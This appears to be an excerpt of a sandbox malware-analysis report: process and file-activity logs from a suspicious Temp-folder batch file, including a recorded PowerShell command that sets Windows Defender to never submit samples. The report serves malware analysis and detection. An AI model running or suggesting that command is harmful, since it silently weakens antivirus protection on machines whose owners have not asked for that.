C: \Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat	0	8191	success or wait	1	7FF7B72C0099	ReadFile
C: \Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat	0	8191	success or wait	1	7FF7B72C0099	ReadFile
C: \Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat	0	8191	success or wait	1	7FF7B72C0099	ReadFile
C: \Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat	0	8191	end of file	1	7FF7B72C0099	ReadFile

Analysis Process: conhost.exe PID: **6496**, Parent PID: **6452**

General

Target ID:	3
Start time:	10:53:08
Start date:	11/10/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7699e0000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

Analysis Process: powershell.exe PID: **5592**, Parent PID: **6452**

General

Target ID:	4
Start time:	10:53:08
Start date:	11/10/2024
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -NoLogo -Command "Set-MpPreference -SubmitSamplesConsent NeverSend"
Imagebase:	0x7ff788560000
File size:	452'608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_wagdvozv.5zs.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9C4517F	CreateFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_fmymk3jc.xit.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9C4517F	CreateFileW
C: \Windows\system32\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFAE0797B	unknown
C: \Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDFAE0797B	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	6	7FFDF6E3DB8F	unknown
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_mfjfzw1j.cxy.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9C4517F	CreateFileW
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_bk0bvscq.w15.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFDF9C4517F	CreateFileW
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF6E3DB8F	unknown
C: \Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	9	7FFDF6E3DB8F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_wagdvozv.5zs.ps1	success or wait	1	7FFDF9C3A731	DeleteFileW
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_fmymk3jc.xit.psm1	success or wait	1	7FFDF9C3A731	DeleteFileW
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_mfjfzw1j.cxy.ps1	success or wait	1	7FFDF9C3A731	DeleteFileW
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_bk0bvscq.w15.psm1	success or wait	1	7FFDF9C3A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_wagdvozv.5zs.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9C3C9C8	WriteFile
C: \Users\user\AppData\Local\Temp__PScriptPolicyTest_fmymk3jc.xit.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9C3C9C8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C: \Users\user\AppData\Local\Temp__PSscriptPolicyTest_mfjfzw1j.cxy.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9C3C9C8	WriteFile
C: \Users\user\AppData\Local\Temp__PSscr iptPolicyTest_bk0bvscq.w15.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFDF9C3C9C8	WriteFile
C: \Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFDFB3544D9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFADE6FE3	unknown
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFADE6FE3	unknown
C: \Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFADE6FE3	unknown
C: \Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFADE6FE3	unknown
C: \Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d2188091d76ccffa\mscorlib.ni.dll.aux	0	176	success or wait	1	7FFDFADB5F36	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFADDF056	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFADDF056	ReadFile
C: \Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFADDF056	ReadFile
C: \Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFADDF056	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\0827b790b8e74d0d12643297a812ae07\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	0	1248	success or wait	1	7FFDFADB5F36	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFADB5F36	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFADB5F36	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFADB5F36	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFADE6FE3	unknown
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFADE6FE3	unknown
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFADE6FE3	unknown
C: \Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFADE6FE3	unknown
C: \Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFADB5F36	ReadFile
C: \Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFADB5F36	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e4670373608336100bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\545a9409c1765a7821d3e6c4319ecb2b\System.Data.ni.dll.aux	0	1540	success or wait	1	7FFDFADB5F36	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	success or wait	1	7FFDFAE0C107	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	1300	success or wait	1	7FFDFAE0C1E5	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7FFDFADE6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7FFDFADE6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	8171	end of file	1	7FFDFADE6FE3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\6678f8d97608760913b0724754b6ee75\Microsoft.PowerShell.Security.ni.dll.aux	0	1268	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFADB5F36	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	success or wait	2	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	492	end of file	2	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	0	4096	end of file	2	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	3	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	2	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	7	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	143	7FFDF9C3C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	734	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	success or wait	2	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	success or wait	6	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	682	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	142	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9C3C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\30b81ee2f123dce6b3a8e3cd8ae30a01\Microsoft.Management.Infrastructure.Native.ni.dll.aux	0	328	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\30b81ee2f123dce6b3a8e3cd8ae30a01\Microsoft.Management.Infrastructure.Native.ni.dll.aux	0	328	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFADB5F36	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e467037360833610 0bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFADE6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFADE6FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	641	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFDF9C3C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4e979ea52142e3f41413c0b74e6f297b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\434f871c532673e1359654ad68a1c225\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	7FFDFADB5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	7FFDF9C3C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	7FFDF9C3C9C8	ReadFile
